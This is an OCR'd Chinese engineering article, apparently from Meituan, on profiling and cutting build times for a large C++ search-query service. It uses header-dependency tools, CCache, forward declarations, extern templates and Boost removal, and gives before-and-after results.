
通过工具统计出编译源文件直接和间接依赖的头文件的总个数，用来从头文件引入数量上分析问题。

```
('total', 208934)
('querycorrect_handler.cpp', '\t', 1359)
('recall_strategy.cpp', '\t', 1280)
('query_dqu_hotel_pack.cpp', '\t', 1275)
('processors_handler.cpp', '\t', 1266)
('query_rank_pack.cpp', '\t', 1228)
('query_entity_link.cpp', '\t', 1215)
('query_floating_red_pack.cpp', '\t', 1202)
('async_query_manager.cpp', '\t', 1183)
```

(2) 单个头文件依赖关系统计

通过工具分析头文件依赖关系，生成依赖关系拓扑图，能够直观的看到依赖不合理的地方。

图中包含引用层次关系，以及引用头文件个数。



3.3 编译耗时结果分段统计

编译耗时分段统计是从结果上看各个文件的编译耗时以及各个编译阶段的耗时情况，这个是直观的一个结果，正常情况下，是和文件展开大小以及头文件引用个数是正相关的，cmake 通过指定环境变量能打印出编译和链接阶段的耗时情况，通过这个数据能直观的分析出耗时情况。

```
set_property(GLOBAL PROPERTY RULE_LAUNCH_COMPILE "${CMAKE_COMMAND} -E
time")
set_property(GLOBAL PROPERTY RULE_LAUNCH_LINK "${CMAKE_COMMAND} -E
time")
```

编译耗时结果输出：


```
Elapsed time: 17 s. (time), 0 s. (clock)
[ 32%] Building CXX object common/platform/CMakeFiles/platform_lib.dir/common/router_config.cpp.o
Elapsed time: 4 s. (time), 0 s. (clock)
[ 33%] Building CXX object common/platform/CMakeFiles/platform_lib.dir/common/rewrite_graph.cpp.o
Elapsed time: 14 s. (time), 0 s. (clock)
[ 33%] Building CXX object common/platform/CMakeFiles/platform_lib.dir/common/rewrite_pack_info.cpp.o
Elapsed time: 62 s. (time), 0 s. (clock)
[ 33%] Building CXX object common/platform/CMakeFiles/platform_lib.dir/common/util.cpp.o
Elapsed time: 12 s. (time), 0 s. (clock)
[ 33%] Building CXX object common/platform/CMakeFiles/platform_lib.dir/common/channel_trigger_common.cpp.o
Elapsed time: 0 s. (time), 0 s. (clock)
[ 33%] Building CXX object common/platform/CMakeFiles/platform_lib.dir/common/query_analysis_config_manager.cpp.o
Elapsed time: 7 s. (time), 0 s. (clock)
[ 33%] Building CXX object common/platform/CMakeFiles/platform_lib.dir/common/movie_name.cpp.o
Elapsed time: 1 s. (time), 0 s. (clock)
[ 33%] Building CXX object common/platform/CMakeFiles/platform_lib.dir/common/channel_utils.cpp.o
Elapsed time: 32 s. (time), 0 s. (clock)
```

3.4 分析工具建设

通过上面的工具分析能拿到几个编译数据：

① 头文件依赖关系及个数。 ② 预编译展开大小及内容。 ③ 各个文件编译耗时。 ④ 整体链接耗时。 ⑤ 可以计算出编译并行度。

通过这几个数据的输入我们考虑可以做个自动化分析工具，找出优化点以及界面化展示。基于这个目的，我们建设了全流程自动化分析工具，能够自动分析耗时共性问题以及 TopN 耗时文件。分析工具处理流程如下图所示：



(1) 整体统计分析效果


	cost_time(s)	file_compile_size(M)	file_name	include_h_nums	top_h_files_info
0	92	10.863007	query_classification_pack.cpp	1434	[(channel_utils.h, 763)]
1	91	10.788443	query_analysis_server.cpp	1020	[(signal_common_resource.h, 488)]
2	81	10.540730	query_chunk_platform_business.cpp	1038	[(record_search.h, 422)]
3	77	10.198677	extern_service_call_parse.cpp	677	[(platform_query_analysis_event.h, 217)]
4	76	10.832691	entity_handler.cpp	1099	[(record_factory.h, 419)]
5	75	10.839204	querycorrect_handler.cpp	1375	[(resourcemanager.h, 475)]
6	75	10.544925	query_entity_link.cpp	1205	[(address_ner.h, 509)]
7	74	6.678957	query_rule_info_handler.cpp	1022	[(record_search.h, 422)]
8	73	9.101572	query_rewrite_handler.cpp	981	[(resourcemanager.h, 475)]
9	69	9.786721	pack_handler.cpp	1453	[(channel_utils.h, 763)]
10	69	10.463621	location_handler.cpp	818	[(landmark_feature_utils.h, 200)]
11	66	8.549806	query_analysis_event.cpp	728	[(query_analysis_event.h, 139)]
12	66	10.535795	async_query_manager.cpp	1203	[(address_ner.h, 509)]
13	63	10.558627	query_classification_handler.cpp	1204	[(channel_utils.h, 763)]
14	61	10.508329	query_travel_intention.cpp	1153	[(record_search.h, 422)]
15	58	10.313571	query_substring_handler.cpp	802	[(resourcemanager.h, 475)]

具体字段说明：

① cost_time 编译耗时，单位是秒。② file_compile_size，编译中间文件大小，单位是 M。③ file_name，文件名称。④ include_h_nums，引入头文件个数，单位是个。⑤ top_h_files_info，引入最多的 TopN 头文件。


(2) Top10 编译耗时文件统计

用来展示统计编译耗时最久的 TopN 文件，N 可以自定义指定。




(3) Top10 编译中间文件大小统计


通过统计和展示编译文件大小，用来判断这块是否符合预期，这个是和编译耗时一一对应的。



（4）Top10 引入最多头文件的头文件统计



(5) Top10 头文件重复次数统计



目前，这个工具支持一键化生成编译耗时分析结果，其中几个小工具，比如依赖文件个数工具已经集成到公司的上线集成测试流程中，通过自动化工具检查代码改动对编译耗时的影响，工具的建设还在不断迭代优化中，后续会集成到公司的 MCD 平台中，可以自动分析来定位编译耗时长的问题，解决其它部门编译耗时问题。

四、优化方案与实践

通过运用上述相关工具，我们能够发现 Top10 编译耗时文件的共性，比如都依赖消息总线文件 platform_query_analysis_enent.h，这个文件又直接间接引入 2000 多个头文件，我们重点优化了这类文件，通过工具的编译展开，找出了 Boost 使用、模板类展开、Thrift 头文件展开等共性问题，并针对这些问题做专门的优化。此外，我们也使用了一些业内通用的编译优化方案，并取得了不错的效果。下面详细介绍我们采用的各种优化方案。

4.1 通用编译加速方案

业内有不少通用编译加速工具（方案），无需侵入代码就能提高编译速度，非常值得尝试。

（1）并行编译

在 Linux 平台上一般使用 GNU 的 Make 工具进行编译，在执行 make 命令时可以加上 `-j` 参数增加编译并行度，如 `make -j 4` 将开启 4 个任务。在实践中我们并不将该参数写死，而是通过 `$(nproc)` 方法动态获取编译机的 CPU 核数作为编译并发度，从而最大限度利用多核的性能优势。

（2）分布式编译

使用分布式编译技术，比如利用 Distcc 和 Dmucs 构建大规模、分布式 C++ 编译环境，Linux 平台利用网络集群进行分布式编译，需要考虑网络时延与网络稳定性。分布式编译适合规模较大的项目，比如单机编译需要数小时甚至数天。DQU 服务从代码规模以及单机编译时长来说，暂时还不需要使用分布式的方式来加速，具体细节可以参考 Distcc 官方文档说明。

（3）预编译头文件

PCH（Precompiled Header），该方法预先将常用头文件的编译结果保存起来，这样编译器在处理对应的头文件引入时可以直接使用预先编译好的结果，从而加快整个

编译流程。PCH 是业内十分常用的加速编译的方法，且大家反馈效果非常不错。在我们的项目中，由于涉及到很多 Shared Library 的编译生成，而 Shared Library 相互之间无法共享 PCH，因此没有取得预想效果。

（4）CCache

CCache（Compiler Cache 是一个编译缓存工具，其原理是将 cpp 的编译结果保存在文件缓存中，以后编译时若对应文件无变动可直接从缓存中获取编译结果。需要注意的是，Make 本身也有一定缓存功能，当目标文件已编译（且依赖无变化）时，若源文件时间戳无变化也不会再次编译；但 CCache 是按文件内容做的缓存，且同一机器的多个项目可以共享缓存，因此适用面更大。

（5）Module 编译

如果你的项目是用 C++ 20 进行开发的，那么恭喜你，Module 编译也是一个优化编译速度的方案，C++20 之前的版本会把每一个 cpp 当做一个编译单元处理，会存在引入的头文件被多次解析编译的问题。而 Module 的出现就是解决这一问题，Module 不再需要头文件（只需要一个模块文件，不需要声明和实现两个文件），它会将你的（.ixx 或者 .cppm）模块实体直接编译，并自动生成一个二进制接口文件。import 和 include 预处理不同，编译好的模块下次 import 的时候不会重复编译，可以大幅度提高编译器的效率。

（6）自动依赖分析

Google 也推出了开源的 Include-What-You-Use 工具（简称 IWYU），基于 Clang 的 C/C++ 工程冗余头文件检查工具。IWYU 依赖 Clang 编译套件，使用该工具可以扫描出文件依赖问题，同时该工具还提供脚本解决头文件依赖问题，我们尝试搭建了这套分析工具，这个工具也提供自动化头文件解决方案，但是由于我们的代码依赖比较复杂，有动态库、静态库、子仓库等，这个工具提供的优化功能不能直接使用，其它团队如果代码结构比较简单的话，可以考虑使用这个工具分析优化，会生成如下结果文件，指导哪些头文件需要删除。

```
>>> Fixing #includes in '/opt/meituan/zhoulei/query_analysis/src/common/
qa/record/brand_record.h'
@@ -1,9 +1,10 @@

 #ifndef _MTINTENTION_DATA_BRAND_RECORD_H_
 #define _MTINTENTION_DATA_BRAND_RECORD_H_
-#include "qa/data/record.h"
-#include "qa/data/template_map.hpp"
-#include "qa/data/template_vector.hpp"
-#include <boost/serialization/version.hpp>
+#include <boost/serialization/version.hpp>  // for BOOST_CLASS_
VERSION
+#include <string>                       // for string
+#include <vector>                       // for vector
+
+#include "qa/data/file_buffer.h"        // for REG_TEMPLATE_FILE_
HANDLER
```

4.2 代码优化方案与实践

（1）前置类型声明

通过分析头文件引用统计，我们发现项目中被引用最多的是总线类型 Event，而该类型中又放置了各种业务需要的成员，示例如下：

```
#include “a.h”
#include "b.h"
class Event {
// 业务A, B, C ...
  A1 a1;
  A2 a2;
      // ...
  B1 b1;
  B2 b2;
  // ...
};
```

这导致 Event 中包含了数量庞大的头文件，在头文件展开后，文件大小达到 15M；而各种业务都会需要使用 Event，自然会严重拖累编译性能。

我们通过前置类型声明来解决这个问题，即不引入对应类型的头文件，只做前置声明，在 Event 中只使用对应类型的指针，如下所示：

```
class A2;
// ...
class Event {
// 业务A, B, C ...
  shared_ptr<A1> a1;
  shared_ptr<A2> a2;
  // ...
  shared_ptr<B1> b1;
  shared_ptr<B2> b2;
  // ...
};
```

只有在真正使用对应成员变量时，才需要引入对应头文件；这样真正做到了按需引入头文件。

(2) 外部模板

由于模板被使用时才会实例化这一特性，相同的实例可以出现在多个文件对象中。编译器要对每一处模板进行实例化，链接器还要移除重复的实例化代码。当在广泛使用模板的项目中，编译器会产生大量的冗余代码，这会极大地增加编译时间和链接时间。C++ 11 新标准中可以通过外部模板来避免。

```
// util.h
template <typename T>
void max(T) { ... }
// A.cpp
extern template void max<int>(int);
#include "util.h"
template void max<int>(int); // 显式地实例化
void test1()
{
    max(1);
}
```

在编译 A.cpp 的时候，实例化出一个 max(int) 版本的函数。

```
// B.cpp
#include "util.h"
extern template void max<int>(int); // 外部模板的声明
void test2()
{
    max(2);
}
```

在编译 B.cpp 的时候，就不再生成 max(int) 实例化代码，这样就节省了前面提到的实例化，编译以及链接的耗时了。

（3）多态替换模板使用

我们的项目重度使用词典相关操作，如加载词典、解析词典、匹配词典（各种花式匹配），这些操作都是通过 Template 模板扩展支持各种不同类型的词典。据统计，词典的类型超过 150 个，这也造成模板展开的代码量膨胀。

```
template <class R>
class Dict {
public:
  // 匹配 key 和 condition，赋值给 record
  bool match(const string &key, const string &condition, R &record);
// 对每种类型的 Record 都会展开一次
private:
  map<string, R> dict;
};
```

幸运的是，我们词典的绝大部分操作都可以抽象出几类接口，因此可以只实现针对基类的操作：

```
class Record {  // 基类
public:
  virtual bool match(const string &condition);  // 派生类需实现
};

class Dict {
public:
  shared_ptr<Record> match(const string &key, const string &condition);
// 使用方传入派生类的指针即可
private:
  map<string, shared_ptr<Record>> dict;
};
```

通过继承和多态，我们有效避免了大量的模板展开。需要注意的是，使用指针作为 Map 的 Value 会增加内存分配的压力，推荐使用 Tcmalloc 或 Jemalloc 替换默认的 Ptmalloc 优化内存分配。

（4）替换 Boost 库

Boost 是一个广泛使用的基础库，涵盖了大量常用函数，十分方便、好用，然而也存在一些不足之处。一个显著缺点是其实现采用了 hpp 的形式，即声明和实现均放在头文件中，这会造成预编译展开后十分巨大。

```
// 字符串操作是常用功能，仅仅引入该头文件展开大小就超过 4M
#include <boost/algorithm/string.hpp>
// 与此相对的，引入多个 STL 的头文件，展开后仅仅只有 1M
#include <vector>
#include <map>
// ...
```

在我们项目中主要使用的 Boost 函数不超过二十个，部分可以在 STL 中找到替代，部分我们手动做了实现，使得项目从重度依赖 Boost 转变成绝大部分达到 Boost-Free，大大降低了编译的负担。


（5）预编译

代码中有一些平常改动比较少，但是对编译耗时产生一定的影响，比如 Thrift 生成的文件，模型库文件以及 Common 目录下的通用文件，我们采取提起预编译成动态库，减少后续文件的编译耗时，也解决了部分编译依赖。

（6）解决编译依赖，提高编译并行度

在我们项目中有大量模块级别的动态库文件需要编译，cmake 文件指定的编译依赖关系在一定程度上限制了编译并行度的执行。


比如下面这个场景，通过合理设置库文件依赖关系，可以提高编译并行度。



4.3 优化效果

我们通过 32C、64G 内存机器做了编译耗时优化前后的效果对比，统计结果如下：

序号	优化方案	优化效果	说明
1	并行编译	800秒	根据CPU核数，提高编译并行度，16换32并行度
2	编译缓存（CCache）	300秒	首次编译无效果。CCache的优化和缓存命中情况有关，以普通更改部分cpp或者头文件测试方式
3	前置类型声明	640秒	通过前置声明，解决头文件重复依赖问题
4	减少模板展开	60秒	通过外部模板和多态替换模板来解决
5	替换Boost	200秒	减少Boost库使用
6	预编译动态库	65秒	提前编译Thrift文件打包成动态库
7	编译依赖优化	35秒	调整makefile，提高编译并行度
	总体效果	2100秒	首次编译从优化前的2200秒优化到500秒，非首次编译优化到100秒左右



4.4 守住优化成果

编译优化是一件“逆水行舟”的事情，开发人员总是倾向于不断增加新的功能、新的

库乃至新的框架，而要删除旧代码、旧库、下线旧框架总是困难重重（相信一线开发人员一定深有体会）。因此，如何守住之前取得的优化成果也是至关重要的。我们在实践中有以下几点体会：

- 代码审核是困难的（引起编译耗时增加的改动，往往无法通过审核代码直观地发现）。
- 工具、流程才值得依赖。
- 关键在于控制增量。

我们发现，cpp 文件的编译耗时，和其预编译展开文件（.ii）大小呈正相关（绝大部分情况下）；对每一个上线版本，将其所有 cpp 文件的预编译展开大小记录下来，就形成了其编译指纹（CF，Compile Fingerprint）。通过比较相邻两个版本的 CF，就能较准确的知道新版带来的编译耗时主要由哪些改动引入，并可以进一步分析耗时上涨是否合理，是否有优化空间。

我们将该种方式制作成脚本工具并引入上线流程，从而能够很清楚的了解每次代码发版带来的编译性能影响，并有效地帮助我们守住前期的优化成果。

五、总结

DQU 项目是美团搜索业务环节中重要的一环，该系统需要对接 20+RPC、数十个模型、加载超过 300 个词典，使用内存数十 G，日均响应请求超过 20 亿的大型 C++ 服务。在业务高速迭代的情况，冗长的编译时间为开发同学带来较大的困扰，一定程度上制约了开发效率。最终我们通过编译优化分析工具建设，结合采用了通用编译优化加速方案和代码层面的优化，将 DQU 的编译时间缩短了 70%，并通过引 CCache 等手段，使得本地开发的编译，能够在 100s 内完成，给开发团队节省了大量的时间。

在取得阶段性成果之后，我们总结整个问题解决的过程，并沉淀出一些分析方法、工具以及流程规范。这些工具在后续的开发迭代过程中，能够快速有效地检测新的

代码变更带来的编译时间变化，并成为了我们的上线流程检查中的一环检测标准。这一点与我们以往一次性的或者针对性的编译优化，产生了很大的区别。毕竟代码的维护是一个持久的过程，系统化的解决这一问题，不只是需要有效的方法和便捷的工具，更需要一个标准化的，规范化的上线流程来保持成果。希望本文对大家能有所帮助。

参考文献

[1]《编译原理透视 · 图解编译原理》
[2] CCache
[3] 分布式编译
[4] 头文件预编译
[5] 头文件预编译
[6] C++ Templates
[7] Include-what-you-use

作者简介

